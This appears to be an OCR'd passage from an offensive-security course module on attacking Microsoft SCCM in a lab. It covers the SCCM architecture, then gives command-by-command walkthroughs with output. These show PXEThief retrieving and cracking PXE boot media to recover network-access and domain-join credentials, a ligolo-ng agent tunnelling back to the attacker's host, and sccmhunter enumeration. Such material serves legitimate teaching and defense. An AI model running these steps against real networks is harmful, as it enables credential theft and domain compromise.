
The deployment of SCCM is based on a hierarchical structure essential for its management. This architecture includes a `Primary Server`, which is the central point of the system and is responsible for the SCCM site. A distinctive site code identifies it. An SCCM site is a separate SCCM environment. At the heart of this configuration is the MSSQL `Primary database`, which stores all the data associated with the SCCM site, from user and machine information to SCCM client locations, applications, and more. This database can reside either on the Primary Server or a dedicated server.

A crucial element called the `SMS Provider` is integrated to facilitate communication and interaction between the SCCM service on the Primary Server and the primary MSSQL database. It provides a set of interfaces between the two to deliver necessary information to clients, such as available software updates. It enables them to communicate statuses such as software deployment and inventory data stored in the site database. It can also be hosted on the Primary Server or a specific server.

Two fundamental services reinforce this infrastructure: the `Distribution Point` (`DP`) and the `Management Point` (`MP`). The Distribution Point ensures the efficient distribution of applications, scripts, and other packages to logically grouped client machines. The Management Point orchestrates the transmission of various configurations from the client machines to the Primary Server, ensuring smooth communication.

In addition, `secondary site servers`, although optional, can be integrated between these services and the Primary Server. They have their local database and are often used by clients with limited bandwidth to offload the primary server and ensure optimum performance. In highly available environments, `passive site servers` can also be found. These are only activated if the Primary Server goes down.

The following image illustrates how the lab infrastructure is configured:



Deployment Methods

There are several methods available for deploying the SCCM client on machines, each with its advantages and disadvantages:

1. `Client Push Installation` (default installation): This method is the default and most commonly used solution. It automatically deploys the SCCM client to the targeted machines.
2. `Software Update-Based Installation`: This method deploys the SCCM client to devices using software updates.
3. `Group Policy Installation`: This uses group policies to install the SCCM client on machines associated with these policies.
4. `Manual Installation`: This method requires manual intervention to install the SCCM client on each machine.

5. `Logon Script Installation`: Installation is initiated via logon scripts on the machines.
6. `Package and Program Installation`: This involves packaging the SCCM client in a dedicated program for deployment.

The first way of deploying SCCM is the `Client Push Installation` method, which is the default and the least secure.

This installation will use `client push accounts`. They are service accounts with local administrative rights on the assets where SCCM will deploy some components. The system administrator creates groups of endpoints and, for each of those, one `client push account`. For each group, only one `client push account` can authenticate with administrator rights on the assets of this group. Thus, if an account is compromised, only the members of the corresponding group can be compromised.

When the SCCM deployment is launched, it will try to authenticate with each client push account on each asset. If the authentication fails, SCCM will try the following account in line. When the authentication succeeds, it moves to the following asset, and so on, until the deployment is complete. If no account is available for a machine, the SCCM server tries to authenticate with its machine account as a last resort.

PXE initial access

The `Pre-Boot Execution Environment` (`PXE`) is a mechanism for booting a computer over the network. Instead of booting from a CD drive, USB key, or hard disk and finding the boot program, the PC uses the network to read such a program from the PXE server. It is an independent program from SCCM, and identifying a PXE server on the network does not necessarily imply the presence of an SCCM infrastructure. Similarly, a PXE infrastructure does not necessarily include an SCCM server.

In a corporate environment, however, finding a PXE server within an SCCM infrastructure is common.

PXEThief (in Python, only available on Windows because of the `pywin32` library dependency, and works better with Python 3.10) can be used to query for PXE boot media through broadcast requests to request DHCP PXE boot options. We can print out the `help` menu alongside the usage of PXEThief and the supported options using the `-h` option:

```
PS C:\Tools\PXEThief> python .\pxethief.py -h

 ________  ___    ___ _______  _________  ___  ___  ___  _______
_______
|\   __  \|\  \  /  /|\  ___ \|\___   ___\\  \|\  \|\  \|\  ___ \ |\
_____\
\ \  \|\  \ \  \/  / | \   __/\|___ \  \_\ \  \\\  \ \  \ \ \   __/|\ \
\__/
```

```
 \ \   ____\ \    / / \ \  \_|/__  \ \  \ \ \   __  \ \  \ \  \_|/_\ \
__\
 \ \  \___|/     \/   \ \  \_|\ \  \ \  \ \ \  \ \  \ \  \ \  \_|\ \ \
\_|
 \ \__\  /  /\   \    \ \_______\  \ \__\ \ \__\ \__\ \__\ \_______\ \__\
 \|__| /__/ /\ __\    \|_______|   \|__|  \|__|\|__|\|__|\|_______|\|__|
 |__|/ \|__|

pxethief.py 1 - Automatically identify and download encrypted media file
using DHCP PXE boot request. Additionally, attempt exploitation of blank
media password when auto_exploit_blank_password is set to 1
pxethief.py 2 <IP Address of DP Server> - Coerce PXE Boot against a
specific MECM Distribution Point server designated by IP address
pxethief.py 3 <variables-file-name> <Password-guess> - Attempt to decrypt
a saved media variables file and retrieve sensitive data from MECM DP
pxethief.py 4 <variables-file-name> <policy-file-path> <password> -
Attempt to decrypt a saved media variables file and Task Sequence XML file
retrieved from a full TS media
pxethief.py 5 <variables-file-name> - Print the hash corresponding to a
specified media variables file for cracking in hashcat
pxethief.py 6 <identityguid> <identitycert-file-name> - Retrieve task
sequences using the values obtained from registry keys on a DP
pxethief.py 7 <Reserved1-value> - Decrypt stored PXE password from SCCM DP
registry key (reg query HKLM\software\microsoft\sms\dp /v Reserved1)
pxethief.py 8 - Write new default settings.ini file in PXEThief directory
pxethief.py 10 - Print Scapy interface table to identify interface indexes
for use in 'settings.ini'
```

The auto-discover option (option `1`) doesn't seem to work correctly when the PXE password is set, so it is better to directly specify the Distribution Point IP address with option `2`:

```
PS C:\Tools\PXEThief> python .\pxethief.py 2 172.50.0.30
WARNING: Wireshark is installed, but cannot read manuf !


 ________  ___    ___ _______  _________  ___  ___  ___  _______
________
|\   __  \|\  \  /  /|\  ___ \|\___   ___\\  \|\  \|\  \|\  ___ \ |\
_____\
\ \  \|\  \ \  \/  / | \   __/\|___ \  \_\ \  \\\  \ \  \ \ \   __/|\ \
\__/
 \ \   ____\ \    / / \ \  \_|/__  \ \  \ \ \   __  \ \  \ \ \  \_|/_\ \
__\
 \ \  \___|/     \/   \ \  \_|\ \  \ \  \ \ \  \ \  \ \  \ \  \_|\ \ \
\_|
 \ \__\  /  /\   \    \ \_______\  \ \__\ \ \__\ \__\ \__\ \_______\ \__\
 \|__| /__/ /\ __\    \|_______|   \|__|  \|__|\|__|\|__|\|_______|\|__|
 |__|/ \|__|
```

```
[+] Generating and downloading encrypted media variables file from MECM
server located at 192.168.1.1
[+] Using interface: \Device\NPF_{D254953A-1D37-438D-A2C3-54DA6F533EDC} -
Intel(R) PRO/1000 MT Desktop Adapter #2
[+] Targeting user-specified host: 172.50.0.30

[+] Asking ConfigMgr for location to download the media variables and BCD
files...

Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets

[!] Variables File Location: \SMSTemp\2024.05.19.13.06.09.0001.{48463D2D-
ABD9-4697-8665-D75CDA255804}.boot.var
[!] BCD File Location: \SMSTemp\2024.05.19.13.06.07.03.{48463D2D-ABD9-
4697-8665-D75CDA255804}.boot.bcd
[+] Use this command to grab the files:
tftp -i 172.50.0.30 GET "\SMSTemp\2024.05.19.13.06.09.0001.{48463D2D-ABD9-
4697-8665-D75CDA255804}.boot.var" "2024.05.19.13.06.09.0001.{48463D2D-
ABD9-4697-8665-D75CDA255804}.boot.var"
tftp -i 172.50.0.30 GET "\SMSTemp\2024.05.19.13.06.07.03.{48463D2D-ABD9-
4697-8665-D75CDA255804}.boot.bcd" "2024.05.19.13.06.07.03.{48463D2D-ABD9-
4697-8665-D75CDA255804}.boot.bcd"
[+] User configured password detected for task sequence media. Attempts
can be made to crack this password using the relevant hashcat module
```

Note: `pxethief.py` only works if we are attempting from a computer that is not registered on the SCCM server (categorized as Unknown) or if a particular configuration is set on the SCCM server to allow known clients from requesting the PXE boot.

In the previous example, the output `[+] User configured password detected for task sequence media` indicates that the PXE media appears password protected. This is not always the case, but here, it will be necessary to crack the password to obtain the media.

First, the crackable hash must be computed from the media. To achieve this, we need to extract the `boot.var` file from the server using `tftp`:

```
PS C:\Tools> tftp -i 172.50.0.30 GET "\SMSTemp\2024.05.19.13.06.09.0001.
{48463D2D-ABD9-4697-8665-D75CDA255804}.boot.var"
"2024.05.19.13.06.09.0001.{48463D2D-ABD9-4697-8665-D75CDA255804}.boot.var"
Successful transfer: 12776 bytes in 1 second(s), 12776 bytes/s
```

Once we obtain the `boot.var` file, we can use `pxethief.py` option 5, `pxethief.py 5 <variables-file-name>` which will generate the `hash` of a media variables file:

```
PS C:\Tools> python .\pxethief.py 5 '.\2024.05.19.13.06.09.0001.{48463D2D-ABD9-4697-8665-D75CDA255804}.boot.var'
WARNING: Wireshark is installed, but cannot read manuf !

 ________  ___    ___ _______  _________  ___  ___  ___  _______
|\   __  \|\  \  /  /|\  ___ \|\___   ___\\  \|\  \|\  \|\  ___ \ |\
\ \  \|\  \ \  \/  / | \   __/\|___ \  \_\ \  \\\  \ \  \ \  \   __/|\ \
 \ \   ____\ \    / / \ \  \_|/__  \ \  \ \ \ \   __  \ \  \ \  \_|/_\ \
  \ \  \___|/     \/   \ \  \_|\ \  \ \  \ \ \ \  \ \  \ \  \ \  \_|\ \ \
   \ \__\  /  /\   \    \ \_______\  \ \__\ \ \__\ \__\ \__\ \_______\ \__\
    \|__| /__/ /\ __\    \|_______|   \|__|  \|__|\|__|\|__|\|_______|\|__|
     |__|/ \|__|

Hashcat hash:
$sccm$aes128$0000edec14000000be310000c03100000e660000000000004da0a5327ebc51c8fded0c136fdf4439
```

A specific hashcat module must be used to crack the hash. Here is how to install it:

```
cd hashcat_pxe/
git clone https://github.com/hashcat/hashcat.git
git clone https://github.com/MWR-CyberSec/configmgr-cryptderivekey-hashcat-module
cp configmgr-cryptderivekey-hashcat-module/module_code/module_19850.c hashcat/src/modules/
cp configmgr-cryptderivekey-hashcat-module/opencl_code/m19850* hashcat/OpenCL/
cd hashcat
git checkout -b v6.2.5 tags/v6.2.5 # change to 6.2.5
make
```

Then, the hash can be cracked with hashcat's module `19850` and a password wordlist:

```
hashcat/hashcat -m 19850 --force -a 0 hashcat/hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

<SNIP>

Dictionary cache built:
```

```
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344393
* Bytes.....: 139921520
* Keyspace..: 14344386
* Runtime...: 1 sec

$sccm$aes128$0000edec14000000be310000c03100000e660000000000004da0a5327ebc5
1c8fded0c136fdf4439:Password123!

<SNIP>
```

Finally, the boot media can be requested with PXEThief and decrypted with the password. Generally, many interesting values exist in PXE media, such as the credentials required to enroll new computers into the Active Directory domain. These credentials are useful for initial access:

```
PS C:\Tools\PXEThief> python .\pxethief.py 3 '.\2024.05.19.13.06.09.0001.
{48463D2D-ABD9-4697-8665-D75CDA255804}.boot.var' "Password123!"
WARNING: Wireshark is installed, but cannot read manuf !

 ________  ___    ___ _______  _________  ___  ___  ___  _______
________
|\   __  \|\  \  /  /|\  ___ \|\___   ___\\  \|\  \|\  \|\  ___ \ |\
_____\
\ \  \|\  \ \  \/  / | \   __/\|___ \  \_\ \  \\\  \ \  \ \ \   __/|\ \
\__/
 \ \   ____\ \    / / \ \  \_|/__  \ \  \ \ \ \   __  \ \  \ \ \  \_|/_\ \
__\
 \ \  \___|/     \/   \ \  \_|\ \  \ \  \ \ \ \  \ \  \ \  \ \ \  \_|\ \ \
\_|
 \ \__\  /  /\   \    \ \_______\  \ \__\ \ \__\ \__\ \__\ \_______\ \__\
 \|__| /__/ /\ __\    \|_______|   \|__|  \|__|\|__|\|__|\|_______|\|__|
 |__|/ \|__|

[+] Attempting to decrypt media variables file and retrieve policies and
passwords from MECM Server...
[+] Media variables file to decrypt: .\2024.05.19.13.06.09.0001.{48463D2D-
ABD9-4697-8665-D75CDA255804}.boot.var
[+] Password provided: Password123!
[+] Successfully decrypted media variables file with the provided
password!
[!] Writing media variables to variables.xml
[!] Writing _SMSTSMediaPFX to HTB_e48caaa1-afae-43ce-b4f6-
36cdeb1_SMSTSMediaPFX.pfx. Certificate password is e48caaa1-afae-43ce-
b4f6-36cdeb1
[+] Identifying Management Point URL from media variables (Subsequent
requests may fail if DNS does not resolve!)
```

```
[+] Management Point URL set to: http://SCCM01.lab.local
[+] Successfully Imported PFX File into Windows Certificate Store!
[+] Generating Client Authentication headers using PFX File...
[+] CCMClientID Signature Generated
[+] CCMClientTimestamp Signature Generated
[+] ClientToken Signature Generated
[+] Retrieving x64UnknownMachineGUID from MECM MP...
[+] Requesting policy assignments from MP...
[+] 51 policy assignment URLs found!
[+] Requesting Network Access Account Configuration from:
http://SCCM01.lab.local/SMS_MP/.sms_pol?{ee824457-706f-4dd0-b8d2-
edf5df5a3a55}.4_00
[+] Requesting Task Sequence Configuration from:
http://SCCM01.lab.local/SMS_MP/.sms_pol?HTB2000F-HTB0000E-6F6BCC28.2_00
[+] Requesting Task Sequence Configuration from:
http://SCCM01.lab.local/SMS_MP/.sms_pol?HTB20010-HTB0000E-6F6BCC28.1_00

[+] Decrypting Network Access Account Configuration
[+] Extracting password from Decrypted Network Access Account
Configuration

[!] Network Access Account Username: 'LAB\sccm_naa'
[!] Network Access Account Password: 'Password!'
[!] Network Access Account Username: 'LAB\sccm_naa'
[!] Network Access Account Password: 'Password!'

[+] Decrypting Task Sequence Configuration

[!] Successfully Decrypted TS_Sequence XML Blob in Task Sequence
'Install_OS'!
[+] Attempting to automatically identify credentials in Task Sequence
'Install_OS':

[!] Possible credential fields found!

In TS Step "Apply Windows Settings":
OSDRegisteredUserName - Administrator
OSDRandomAdminPassword - true

In TS Step "Apply Network Settings":
OSDJoinAccount - LAB\sccm_naa
OSDJoinPassword - Password!

[!] Successfully Decrypted TS_Sequence XML Blob in Task Sequence
'Install_OS'!
[+] Attempting to automatically identify credentials in Task Sequence
'Install_OS':

[!] Possible credential fields found!
```

```
In TS Step "Apply Windows Settings":
OSDRegisteredUserName - Administrator
OSDRandomAdminPassword - true

In TS Step "Apply Network Settings":
OSDJoinAccount - LAB\sccm_naa
OSDJoinPassword - Password!

[+] Cleaning up
```

This process enables us to gather login details from set-up network access accounts, task sequence accounts, or credentials stored within the ConfigMgr collection variables set for the `All Unknown Computers` collection. These Active Directory accounts often have excessive permissions, which could lead to an escalation of privileges to gain administrative access within the domain.

Conclusion

In the upcoming sections, we will delve into the details of SCCM enumeration and potential attacks.

Exercises

Please wait for 5 minutes after starting the target machine to ensure all services have started correctly.

SCCM Auditing

SCCM is an optional service; some organizations need it, while others do not. The first step in auditing SCCM is to ensure it's installed.

The SCCM deployment involves some Active Directory schema modifications that can be detected. For instance, a new container named `CN=System Management,CN=System` is created. Parsing the content of this container allows for retrieving the different site servers and their roles.

LDAP also creates new `object class` entries, such as `mssmsmanagementpoint` or `mssmssite`.

The sccmhunter tool can perform multiple attack and enumeration operations. This tool offers extensive control over SCCM, including enumeration, and supports many attack scenarios. Let's install the tool:

```
git clone -q https://github.com/garrettfoster13/sccmhunter
cd sccmhunter
python3 -m venv .sccmhunter
source .sccmhunter/bin/activate
python3 -m pip install -r requirements.txt
Collecting cmd2==2.4.3
  Downloading cmd2-2.4.3-py3-none-any.whl (147 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 147.2/147.2 kB 1.3 MB/s eta
0:00:00
Collecting cryptography==38.0.4
  Downloading cryptography-38.0.4-cp36-abi3-manylinux_2_28_x86_64.whl (4.2
MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 4.2/4.2 MB 14.6 MB/s eta
0:00:00
Collecting impacket==0.11.0
  Downloading impacket-0.11.0.tar.gz (1.5 MB)
...SNIP...
```

Sccmhunter will help us extract from each server the following information:

- The SCCM site code.
- Whether the server is a Central Administration Site (CAS).
- The SMB signing status (helpful in performing later NTLM relay attacks).
- Whether the server is the SCCM Primary Server or not.
- Whether it is the SCCM Distribution Point or not.
- Whether it is the SCCM SMS Provider or not.
- Whether the WSUS and MSSQL services are running on it or not.

Pivoting / Tunneling

In this lab, we have access to one single host. We must set up a pivot or tunnel to connect to the other machines from our Linux attack host; in this case, we will use ligolo-ng. Ligolo-ng has two components, the agent and the proxy; we need to use the agent on the Windows target machine and the proxy in our attack host.

Let's download the agent and move it to the target machine:

```
wget -q https://github.com/nicocha30/ligolo-
ng/releases/download/v0.6.2/ligolo-ng_agent_0.6.2_windows_amd64.zip
unzip ligolo-ng_agent_0.6.2_windows_amd64.zip
Archive:  ligolo-ng_agent_0.6.2_windows_amd64.zip
 inflating: LICENSE
 inflating: README.md
```

```
 inflating: agent.exe
```

Now, we need to connect to the target machine and transfer the `agent.exe` using our preferred method:

```
xfreerdp /u:blwasp /p:'Password123!' /v:10.129.230.38 /dynamic-resolution
/drive:.,linux /bpp:8 /compression -themes -wallpaper /clipboard /audio-
mode:0 /auto-reconnect -glyph-cache
[09:14:28:196] [7829:7830] [WARN][com.freerdp.crypto] - Certificate
verification failure 'self-signed certificate (18)' at stack position 0
[09:14:28:196] [7829:7830] [WARN][com.freerdp.crypto] - CN =
SRV01.lab.local
```

Now we need to download ligolo-ng proxy:

```
wget -q https://github.com/nicocha30/ligolo-
ng/releases/download/v0.6.2/ligolo-ng_proxy_0.6.2_linux_amd64.tar.gz
tar -xvf ligolo-ng_proxy_0.6.2_linux_amd64.tar.gz
LICENSE
README.md
proxy
```

On our attack host, we will run `ligolo-ng` proxy with the option `-selfcert`:

```
./proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and
IoC!
WARN[0000] Using self-signed certificates
ERRO[0000] Certificate cache error: acme/autocert: certificate cache miss,
returning a new certificate
WARN[0000] TLS Certificate fingerprint for ligolo is:
9550CE8A1492D70840F0552F76AE9A6C5464350D8040E327040EE8B916581159
INFO[0000] Listening on 0.0.0.0:11601
 __    _             __
 / /   (_)___ _____  / /___        ____  ____ _
 / /   / / __ `/ __ \/ / __ \_____/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
 /____/                          /____/

 Made in France ♥            by @Nicocha30!
 Version: 0.6.2
```

```
ligolo-ng »
```

Now, in the target machine, we will run the agent so we can connect to `ligolo-ng` proxy server:

```
PS C:\Tools> .\agent.exe --ignore-cert -connect 10.10.14.207:11601
time="2024-08-26T16:16:31+02:00" level=warning msg="warning, certificate
validation disabled"
time="2024-08-26T16:16:31+02:00" level=info msg="Connection established"
addr="10.10.14.207:11601"
```

That will give us a session in the `ligolo-ng` proxy. We need to use that session to create a new interface and redirect the traffic to that interface:

```
./proxy -selfcert
...SNIP...
ligolo-ng » INFO[0194] Agent joined.
name="LAB\\blwasp@SRV01" remote="10.129.230.38:49733"
ligolo-ng »
```

Now we need to select the session with session and select the number that corresponds to the session, in this case, 1:

```
ligolo-ng » session
? Specify a session : 1 - #1 - LAB\blwasp@SRV01 - 10.129.230.38:49733
```

Next, we will see that it changes to the `[Agent : LAB\blwasp@SRV01]`. From here, we need to create a new interface with the commands: `interface_create --name <interface_name>`:

```
[Agent : LAB\blwasp@SRV01] » interface_create --name internal1
INFO[0231] Creating a new "internal1" interface...
INFO[0231] Interface created!
```

The next step is to start the tunnel with the command: `tunnel_start --tun <interface_name>`:

```
[Agent : LAB\blwasp@SRV01] » tunnel_start --tun internal1
[Agent : LAB\blwasp@SRV01] » INFO[0235] Starting tunnel to
LAB\blwasp@SRV01
```

```
[Agent : LAB\blwasp@SRV01] »
```

Now we have configured our tunnel, to use it we need to set a static ip route in our attack host to route the traffic to the internal network `172.50.0.0/24` through the new interface `internal1`:

```
sudo ip route add 172.50.0.0/24 dev internal1
```

We can now interact with the internal network:

```
nmap -sCV 172.50.0.30 -p445,1433
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 09:57 CDT
Nmap scan report for 172.50.0.30
Host is up (0.0023s latency).

PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+
| ms-sql-ntlm-info:
|   172.50.0.30:1433:
|     Target_Name: LAB
|     NetBIOS_Domain_Name: LAB
|     NetBIOS_Computer_Name: SQL
|     DNS_Domain_Name: lab.local
|     DNS_Computer_Name: SQL.lab.local
|     DNS_Tree_Name: lab.local
|_    Product_Version: 10.0.17763
...SNIP...
```

Note: Those steps are always required when we interact with the internal network.

SCCM Enumeration

To execute sccmhunter, we must specify the module we want to use. For LDAP enumeration, we use the module `find`, then we use our credentials (username, password, and domain name) and specify the domain controller IP address:

```
python3 sccmhunter.py find -u blwasp -p Password123! -d lab.local -dc-ip
172.50.0.10
SCCMHunter v1.0.5 by @garrfoster
[14:38:41] INFO     [!] First time use detected.
```

```
[14:38:41] INFO     [!] SCCMHunter data will be saved to
/home/plaintext/.sccmhunter
[14:38:43] INFO     [*] Checking for System Management Container.
[14:38:43] INFO     [+] Found System Management Container. Parsing DACL.
[14:38:45] INFO     [+] Found 2 computers with Full Control ACE
[14:38:45] INFO     [*] Querying LDAP for published Sites and Management
Points
[14:38:45] INFO     [+] Found 1 Management Points in LDAP.
[14:38:45] INFO     [*] Searching LDAP for anything containing the strings
'SCCM' or 'MECM'
[14:38:45] INFO     [+] Found 9 principals that contain the string 'SCCM'
or 'MECM'.
```

The `find` command uses ldap queries to identify the existence of SCCM-related infrastructure, and it performs three checks:

1. Checks the DACL for the `System Management` container manually created during AD schema extension.
2. Checks for published `Managment Points`.
3. Checks for strings `SCCM` and `MECM` in the entire directory.

To see the results, we can use the `-debug` option during the command execution or use `show -all` after we execute the command:

```
python3 sccmhunter.py show -all
SCCMHunter v1.0.5 by @garrfoster
[14:54:07] INFO     [+] Showing SiteServers Table
[14:54:07] INFO     +------------------+------------+-------+-------------
----+--------------+---------------+----------+---------+
                    | Hostname         | SiteCode   | CAS   |
SigningStatus   | SiteServer   | SMSProvider   | Config   | MSSQL   |

+==================+============+=======+=================+==============+
===============+==========+=========+
                    | sccm02.lab.local |            |       |
| True         |               |          |         |
                    +------------------+------------+-------+-------------
----+--------------+---------------+----------+---------+
                    | sccm01.lab.local |            |       |
| True         |               |          |         |
                    +------------------+------------+-------+-------------
----+--------------+---------------+----------+---------+
[14:54:07] INFO     [+] Showing ManagementPoints Table
[14:54:07] INFO     +------------------+------------+-----------------+
                    | Hostname         | SiteCode   | SigningStatus   |
                    +==================+============+=================+
                    | sccm01.lab.local | HTB        |                 |
```

```
                    +------------------+------------+-----------------+
[14:54:07] INFO     [+] Showing USERS Table
[14:54:07] INFO     +------------+------------+------------------+--------
----------------+---------------+
                    | cn         | name       | sAMAAccontName   |
servicePrincipalName   | description   |

+============+============+==================+========================+===
============+
                    | sccm_push  | sccm_push  | sccm_push        |
|               |
                    +------------+------------+------------------+--------
----------------+---------------+
                    | sccm_naa   | sccm_naa   | sccm_naa         |
|               |
                    +------------+------------+------------------+--------
----------------+---------------+
                    | sccm_admin | sccm_admin | sccm_admin       |
|               |
                    +------------+------------+------------------+--------
----------------+---------------+
                    | sccm_sql   | sccm_sql   | sccm_sql         |
|               |
                    +------------+------------+------------------+--------
----------------+---------------+
[14:54:07] INFO     [+] Showing GROUPS Table
[14:54:07] INFO     +------------+------------+------------------+--------
--------------------------------+---------------+
                    | cn         | name       | sAMAAccontName   | member
| description   |

+============+============+==================+============================
============+===============+
                    | SCCM_users | SCCM_users | SCCM_users       |
CN=sccm_push,CN=Users,DC=lab,DC=local  |               |
                    |            |            |                  |
CN=sccm_naa,CN=Users,DC=lab,DC=local   |               |
                    |            |            |                  |
CN=sccm_admin,CN=Users,DC=lab,DC=local |               |
                    |            |            |                  |
CN=sccm_sql,CN=Users,DC=lab,DC=local   |               |
                    +------------+------------+------------------+--------
--------------------------------+---------------+
[14:54:07] INFO     [+] Showing COMPUTERS Table
[14:54:07] INFO     +--------------------+------------+-----------------+-
-------------+-------------------+---------------------+---------------+--
------+---------+
                    | Hostname           | SiteCode   | SigningStatus   |
SiteServer   | ManagementPoint   | DistributionPoint   | SMSProvider   |
WSUS   | MSSQL   |
```

```
+====================+============+=================+==============+======
=============+=====================+================+========+=========+
                     | sccm02.lab.local   |            |                 |
|                    |                     |               |        |
|
                     +--------------------+------------+-----------------+-
-------------+-------------------+---------------------+---------------+--
------+---------+
                     | sccm-sms.lab.local |            |                 |
|                    |                     |               |        |
|
                     +--------------------+------------+-----------------+-
-------------+-------------------+---------------------+---------------+--
------+---------+
                     | sccm01.lab.local   |            |                 |
|                    |                     |               |        |
|
                     +--------------------+------------+-----------------+-
-------------+-------------------+---------------------+---------------+--
------+---------+
```

Additionally, we can utilize the `smb` module to profile and list SMB shares of identified SCCM servers. Profile the identified SCCM infrastructure to ascertain their site system roles. It lists multiple services for default configurations, including SMB, HTTP(S), and MSSQL. The reconnaissance is divided into three parts:

1. Profiling the site server:

- Validates connectivity.
- Verifies if the site server hosts the MSSQL service.
- Determines if the site server is active or passive.
- Identify whether the site server is a central administration site.

1. Management point verifications.

- Validates connectivity to the HTTP endpoints.

1. Checks for roles and configurations.

- Searches for associated site codes from default file shares.
- Verify whether the SMB signing is turned off.
- Identifies the site system roles such as Site Server, Management Point, Distribution Point, SMS Provider, MSSQL, and WSUS.

Let's use `sccmhunter` to enumerate with the module `smb` and include the option `-save` to save PXEBoot variables files if found:

```
python3 sccmhunter.py smb -u blwasp -p Password123! -d lab.local -dc-ip
172.50.0.10 -save
SCCMHunter v1.0.5 by @garrfoster
[22:02:45] INFO     Profiling 2 site servers.
[22:03:08] INFO     [+] Finished profiling Site Servers.
[22:03:08] INFO     +------------------+------------+-------+-------------
----+--------------+---------------+----------+---------+
                    | Hostname         | SiteCode   | CAS   |
SigningStatus   | SiteServer   | SMSProvider   | Config   | MSSQL   |

+==================+============+=======+=================+==============+
===============+==========+=========+
                    | sccm02.lab.local | HTB        | False | False
| True         | True          | Passive   | False   |
                    +------------------+------------+-------+-------------
----+--------------+---------------+----------+---------+
                    | sccm01.lab.local | HTB        | False | False
| True         | False         | Active    | False   |
                    +------------------+------------+-------+-------------
----+--------------+---------------+----------+---------+
[22:03:08] INFO     Profiling 1 management points.
[22:03:09] INFO     [+] Finished profiling Management Points.
[22:03:09] INFO     +------------------+------------+-----------------+
                    | Hostname         | SiteCode   | SigningStatus   |
                    +==================+============+=================+
                    | sccm01.lab.local | HTB        | False           |
                    +------------------+------------+-----------------+
[22:03:09] INFO     Profiling 3 computers.
[22:03:42] INFO     [+] Finished profiling all discovered computers.
[22:03:42] INFO     +--------------------+------------+-----------------+-
-------------+-------------------+---------------------+---------------+--
------+---------+
                    | Hostname           | SiteCode   | SigningStatus   |
SiteServer   | ManagementPoint   | DistributionPoint   | SMSProvider   |
WSUS   | MSSQL   |

+====================+============+=================+==============+======
=============+=====================+===============+========+=========+
                    | sccm02.lab.local   | HTB        | False           |
False        | False             | False               | True          |
False  | False   |
                    +--------------------+------------+-----------------+-
-------------+-------------------+---------------------+---------------+--
------+---------+
                    | sccm-sms.lab.local | None       | False           |
False        | False             | False               | True          |
```

```
False  | False   |
                    +--------------------+------------+-----------------+-
